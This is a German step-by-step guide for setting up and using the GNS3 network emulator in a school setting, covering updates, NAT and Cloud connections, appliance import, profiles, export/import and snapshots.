
2. Aus dem Menü „Upgrade“ wählen




3. ggf. Snapshot zum aktuellen Status erzeugen



4. aktuellste Version wählen



5. Nach einem automatischen Neustart Version überprüfen



Update des Remote-Servers (Ubuntu 24.04.1 LTS)

1. Version feststellen

   gns3server - -version

   Ausgabe z. B.: 2.2.52

2. System auf den aktuellen Stand bringen

- Paketlisten Updaten

  sudo apt update

- Upgradefähige Paketlisten anzeigen

  sudo apt list --upgradeable

  Ausgabe z. B.
  … gns3-server/noble 2.2.53~noble1 amd64 [aktualisierbar von: 2.2.52~noble3] …

  oder

  sudo apt search gns3

  Ausgabe z. B.

  dynamips/noble,now 0.2.23-1~noble1 amd64 [Installiert,automatisch]

  …

  gns3-gui/noble 2.2.53~noble1 amd64

  GNS3 GUI

  gns3-iou/noble,now 0.0.3~noble1 amd64 [installiert]

  GNS3 support for IOU

  gns3-server/noble 2.2.53~noble1 amd64 [aktualisierbar von: 2.2.52~noble3]

  GNS3 server

  gns3-webclient-pack/noble 1.0.0b6~noble1 amd64

  GNS3 WebClient pack to use with the GNS3 web interface

  libcgns3.4/noble,noble 3.4.0-4 amd64

  CFD General Notation System library

- Pakete upgraden

  sudo apt upgrade

3. Erfolg des Upgrades überprüfen

   gns3server -- version


   Ausgabe z. B.: *2.2.53*

ANLEITUNG - ERSTE INBETRIEBNAHME

Topologie mit Boardmitteln des GNS3 Clients

Mit den Boardmitteln des GNS3 Clients können Sie bereits ein erstes virtuelles Netzwerkprojekt erstellen, anpassen und in Betrieb nehmen.

Die Auswahl der Netzwerkkomponenten ist sehr eingeschränkt und beschränkt sich auf einfache Simulationen (VPCs, Ethernet Switch, ATM Switch, Frame Relay Switch, Ethernet Hub), Komponenten um das virtuelle Netz mit dem realen Netz zu verbinden (NAT und Cloud) und natürlich den Netzwerkverbindungen. Die Auswahl kabelgebundener Verbindungen orientieren sich an den verfügbaren Schnittstellen der Netzwerkkomponenten. Simulierte aktive Netzwerkkomponenten besitzen kein emuliertes Betriebssystem. Die Interaktion folgt dem reduzierten Befehlssatz der Simulation oder einer reduzierten GUI.



Emulierte aktive Netzwerkkomponenten stehen hier zwar erstmal noch nicht zur Verfügung, ein einfaches Netzwerk mit einer Verbindung in reale Netze lassen dennoch umsetzen.

Wir empfehlen, die ersten Schritte im Umgang mit GNS3 in dieser Umgebung.

1. GUI des GNS3-Clients erkunden
2. Erste Topologie erstellen und in Betrieb nehmen

Hinweis

Hilfe erhalten Sie in der GNS3-Dokumentation.

https://docs.gns3.com/docs/getting-started/your-first-gns3-topology

Verbindung ins reale Netz


Das virtuelle Netz in Ihrem GNS3-Projekt kann mit dem realen lokalen Netz verbunden werden.

Damit kann die virtuelle Infrastruktur in GNS3 alle Funktionen nutzen, die auf Dienste des Internets oder LANs angewiesen sind.

Je nach Anforderung an die externe Verbindung kann entweder eine gebrückte Verbindung bzw. eine Layer 2-Bridge (Cloud) oder eine NAT-Verbindung bzw. Layer 3-NAT-Modus hergestellt werden

Cloud-Verbindung

Die verbundenen Schnittstellen des virtuellen Netzes und des realen Netzes befinden sich im gleichen IP-Netz. Ein Netzwerkadapter (z. B. Ethernet Adapter) des Rechners, auf dem GNS3 läuft, bildet eine Brücke ins virtuelle Netz. Dieser Layer-2-Brückenmodus ermöglicht eingehende Konnektivität.



Steht im realen Netz ein Gateway mit DHCP-Funktion zur Verfügung, dann kann das virtuelle Netz diese Dienste nutzen und so z. B. eine Internetverbindung herstellen. Das virtuelle Netz in GNS3 und das reale Netz bilden ein IP-Netz.

Warnung: Da GNS3-Projekt-Labornetze zu Versuchs- und Lehrzwecken in erstellt werden, und diese mit dem Layer-2-Brückenmodus direkte Konnektivität mit dem realen Netz haben, sollten alle unbeabsichtigten Auswirkungen auf das reale Netzwerk berücksichtigen werden.

Konfigurationsschritte

1. Cloud zur GNS3-Topologie hinzufügen
2. Auswahl des „Servers“ (VM oder realer Rechner) zu dem die Layer-2-Brücke hergestellt werden soll. In der Installationsvariante für den lokalen Betrieb ergibt sich die Auswahl zwischen realen Rechner („local Server“) und GNS3 VM. Beabsichtigt ist eine Layer-2-Brücke mit dem Netzwerkadapter des realen Rechners (local Server). Falls Sie die GNS3 VM wählen, dann spielen zusätzlich die Netzwerkadapter-Einstellungen in der VM eine Rolle.
3. In der Cloud-Konfiguration den gewünschten Netzwerkadapter des realen Rechners (z. B. Ethernet) auswählen.
4. Cloud mit dem virtuellen Knoten verbinden
5. IP-Konfiguration automatisch beziehen oder statisch konfigurieren
6. Optional: Je nach Ausprägung der virtuellen Topologie und Anspruch die virtuellen aktiven Netzwerkkomponenten so konfigurieren, das Konnektivität ins reale Netz möglich ist. (z. B. NAT, Routing, usw.)


Hinweis: in der Dokumentation von GNS3 finden Sie ein Beispiel mit zwei virtuellen Routern, die mit dem realen Netz verbunden werden.

https://docs.gns3.com/docs/using-gns3/advanced/connect-gns3-internet

NAT-Verbindung

Eine direkte Verbindung aus dem LAN oder Internet in das virtuelle Netz ist nicht möglich. Die Handhabung ist komfortabler und es ist ein Lösungsansatz für eine schnelle Verbindung aus dem virtuellen Netz ins Internet, um z. B. Installationspakete zu beziehen. Das ist möglich, weil der Knoten mehrere automatische Funktionen (DHCP, NAT und DNS) sofort nach der Installation bereitstellt.

Standardmäßig führt der NAT-Knoten einen DHCP-Server mit einem vordefinierten Pool im Bereich 192.168.122.0/24 (inside local) aus. Die externe Adresse (local outside) ist die IP-Adresse des Netzwerkadapters ins reale Netz.



Wenn an dem NAT-Knoten ein Switch angeschlossen ist, kann die externe Verbindung für mehrere Endpunkte des virtuellen Netzwerks angeboten werden. Es findet also Port Address Translation (PAT) statt.

Auf bestimmten Betriebssystemen können mehrere IP-Adressen auf einem einzigen Adapter aktiviert werden. Mit dieser Konfiguration können sowohl interne als auch externe Konnektivität über einen einzigen Adapter bereitgestellt werden.


Konfigurationsschritte


1. NAT zur GNS3-Topologie hinzufügen
2. Auswahl des „Servers“ (VM oder realer Rechner) mit dem PAT stattfinden soll. In der Installationsvariante für den lokalen Betrieb ergibt sich die Auswahl zwischen realen Rechner (local server bzw. GNS3-Client) und GNS3 VM. An dieser Stelle ist es ausschlaggebend auf welchem Betriebssystem GNS3 läuft. Der NAT-Knoten basiert auf einem virtuellen Netzwerk-Setup, das ein Gateway für den Internetzugang innerhalb der GNS3-Topologie bereitstellt. Dafür ist eine Linux-Umgebung erforderlich, weil libvirt und virbr0 (virtuelle Bridge) benötigt werden, um die Netzwerkadressübersetzung zu ermöglichen. Insbesondere bei der Verwendung von Docker Containern in GNS3 ist darauf zu achten. In unserem Setting der lokalen Installation (Client auf Windows und GNS3 VM mit Linux) nutzen wir daher die GNS3 VM, da hier Ubuntu Server LTS genutzt wird. Es kann auch mit dem „Local Server“ der auf Windows läuft funktionieren. Dann ist ggf. zusätzlich dafür gesorgt, dass die virtuelle Bridge vorhanden ist.
3. NAT mit der virtuellen Appliance verbinden.
4. IP-Konfiguration automatisch beziehen oder statisch konfigurieren
5. Optional: Je nach Ausprägung der virtuellen Topologie und Anspruch die virtuellen aktiven Netzwerkkomponenten so konfigurieren, das Konnektivität ins reale Netz möglich ist. (z. B. NAT, Routing, usw.)

Hinweis: in der Dokumentation von GNS3 finden Sie ein Beispiel mit einem Docker-Container (Webterm) der die Browserfunktionalität bereitstellt, mit dem auf das Internet zugegriffen werden soll.

https://docs.gns3.com/docs/using-gns3/advanced/the-nat-node

GNS3 - Appliances importieren





Eine bebilderte Anleitung finden Sie in der Dokumentation von GNS3.
https://docs.gns3.com/docs/using-gns3/beginners/import-gns3-appliance


1. VM aus dem Marketplace (https://gns3.com/marketplace/appliances) wählen. Es gibt auch andere Quellen.
2. Beschreibung der Appliance im Marketplace (Aktualität, Verwendung und Nutzerhinweise) berücksichtigen.
3. Appliance-Datei (.gns3) herunterladen. Diese Datei können Sie sich auch mal genauer ansehen. Die Datei beschreibt die Appliance (alle Angaben, die der Installationsassistent in GNS3 verwendet.)
4. Für Appliance benötigte Installationsdateien (z. B. .qcow, .iso) herunterladen
    a. entweder direkt vom Marketplace
    b. oder aus dem Installations-Assistenten heraus
5. Software-Version wählen
6. Import aus Downloadordner, wenn bereits bezogen oder erst Download von Anbieterseite.
7. ggf. Registrierung oder Kauf der VM (Nutzungsbedingungen berücksichtigen)
8. Wenn die Bereitschaft zur Installation im Assistenten mit „ready to install“ angezeigt wird, dann installieren
9. Abschließende Hinweise berücksichtigen (z. B. Zugangsdaten wie username und password für die VM)
10. Die Appliance (VM) ist nun verfügbar und kann für Projekte verwendet werden.

Projekte auf dem Remote-Server duplizieren

GNS3-Projekte, die über den Remote-Server in einer verteilten Installation bereitgestellt werden, können - nachdem sie importiert wurden - für verschiedene Gruppen oder Nutzer vervielfältigt werden. Um Adresskonflikte zu vermeiden können bei der Vervielfältigung MAC-Adressen zurückgesetzt werden.


Vorgehensweise:

1. Über *File > Open Project* öffnet sich das Fenster *Project*
2. Über die Registerkarte *Projects library* haben Sie eine Übersicht zu den verfügbaren Projekten.
3. Mit dem Haken „Reset MAC adresses“ Adresskonflikten vorbeugen
4. Project auswählen und über *Duplicate* das Projekt so oft wie erforderlich und möglich vervielfältigen.



Profileinrichtung

Profile helfen beim Starten von GNS3, wenn in unterschiedlichen Installationsumgebungen gearbeitet wird. In unseren beiden Szenarien der lokalen Installation und der verteilten Installation bieten sich Profile an, die wir z. B. „Standalone“ und „Remote“ nennen. Jedes Profil beinhaltet die Konfiguration, die für die jeweilige Umgebung erforderlich ist. Die Konfiguration muss also nicht jedes Mal manuell vorgenommen werden.



Konfigurationsschritte:

1. Um die Profilauswahl beim Start nutzen zu können ist es erforderlich diese zu aktivieren.
2. In der GNS3 GUI erfolgt diese unter Edit > Preferences > General > Miscellaneous.
3. Die Aktivierung erfolgt durch das Setzen des Hakens in der Checkbox für „Request for profile settings at application startup“
4. Schließen Sie GNS3
5. Beim nächsten Start erscheint das Fenster „Profile selection“.
6. Nun kann mit dem Button „New“ ein Profil angelegt werden.
7. Im ersten Schritt wird ein Name für das Profil vergeben. In der Annahme ein Profil für den Standalone-Betrieb zu erzeugen, nennen wir das Profil z. B. Standalone.
8. Es kann ein weinig dauern, bis sich der Setup-Wizard öffnet.

9. Unter Server wird nun festgelegt, welches Installationssetting im jeweiligen Profil genutzt werden soll.

- run appliances in a virtual machine (das wäre für die lokale Installation der Fall)
- run appliances on my local computer (trifft für unsere Installationen nicht zu)
- run appliances on a remote server (trifft auf unsere verteilte Installation zu)

10. Im Falle der verteilten Installation sind die erforderlichen Verbindungsparameter für den Remote Server einzugeben. (Name, Host (IP), Port, und bei Authentifizierung zusätzlich user und password. (siehe auch GNS3-Remote-Server Installation)
11. Mit dem Neustart von GNS3 ist das erzeugte Profil im Fenster „Profil selection“ verfügbar.


Remote-Server konfigurieren

In der Umgebung der Schulnetzinfrastruktur stehen für die SuS im einfachsten Fall GNS3-Client-Installationen zur Verfügung. Für erweiterte Funktionen in GNS3 wird zusätzlich ein Remote-Server bereitgestellt.

Es kann also eine Aufgabe sein, die Verbindung zwischen GNS3-Client und GNS3-Remote-Server herzustellen.

Konfigurationsschritte:

1. Verbindungsparameter zur Verfügung stellen
2. Im GNS3-Client unter Edit > Preferences > Server > Register „Remote Servers“ > Add
3. In den „server settings“ die bereitgestellten Verbindungsparameter eingeben und mit OK bestätigen




Export/Import

Erstellte GNS3-Projekte können gesichert und ausgetauscht werden, indem die Export/Import-Funktion genutzt wird. Das Dateiformat ist *.*gns3project*

Vorgehensweise Export:

1. Das Projekt, welches exportiert werden soll, muss geöffnet sein, darf aber nicht gestartet sein. Ggf. zuerst stoppen.
2. Unter *File > Export portable project* wählen



3. Über „Browse“ einen Speicherort bestimmen.
4. Ein geeignetes Format für die Komprimierung wählen.
5. Optionen für den Export wählen
    a. Include base images: nimmt alle Appliances des Project mit und stellt diese für den Import in einer anderen Umgebung bereit. Beachten Sie die Hinweise!!!
    b. Include snapshots: nimmt alle Snapshots mit, die im Projekt gemacht wurden.
    c. Reset MAC addresses: Soll Adresskonflikte innerhalb eines Projekts verhindern.
    d. Keep the original compute IDs: Kennung für den Betriebsort

Zusätzliche Hinweise zum Export:

- Inkludieren Sie die „Base Images“, dann sind diese in der Umgebung des Import verfügbar.
    - Beachten Sie die Lizenzen und Nutzungsbedingungen, denen zugestimmt wurde. Bsp.: Im Marketplace finden Sie fertige Projekte. Diese werden u. A. aus lizenzrechtlichen Gründen ohne Images bereitgestellt. Um die Projekte im vollen Umfang nutzen zu können, ist der Import der Appliances zusätzlich erforderlich.
    - Beachten Sie den Speicherumfang des exportierten Projekts mit Base-Images
- Manuell konfigurierte MAC-Adressen werden in der Projektdatei gespeichert und nicht durch die Reset-Option überschrieben. Die Option Reset MAC Addresses wirkt sich nur auf automatisch generierte MAC-Adressen aus, nicht auf manuell gesetzte
- Die Compute ID ist für den Controller in GNS3 wichtig. Sie identifiziert den Bereitstellungsort (Server). Beim Wechsel des Projekts von der lokalen auf die verteilte Installation nicht erforderlich.

Vorgehensweise Import:

Die exportierte Datei kann in der neuen Umgebung über *File > Import portable project* wiederhergestellt werden.

Snapshot

Snapshots sind gespeicherte Zustände eines Projekts, die z. B. bei der Unterrichtsvorbereitung nützlich sein können.


1. Konfigurationsschritte können mehr oder weniger vervollständigt werden und in einzelnen Snapshots verfügbar sein. z. B. Schnittstellen ohne IP-Adressen = Zustand A und Schnittstellen mit IP-Adressen Zustand B
2. Unterschiedliche Konfigurationen des gleichen Projekts können über Snapshots erzeugt werden. z. B. Schnittstellen mit IP-Adressen aus 10.0.0.0/8 = Zustand A und Schnittstellen mit IP-Adressen aus 172.16.0.0/12 = Zustand B

Vorgehensweise:

1. Ein Projekt erstellen (z. B. zwei Hosts über Switch verbunden)
2. Einen Snapshot zum Zustand A erstellen.
3. Konfiguration ändern
4. Einen Snapshot zum Zustand A erstellen.
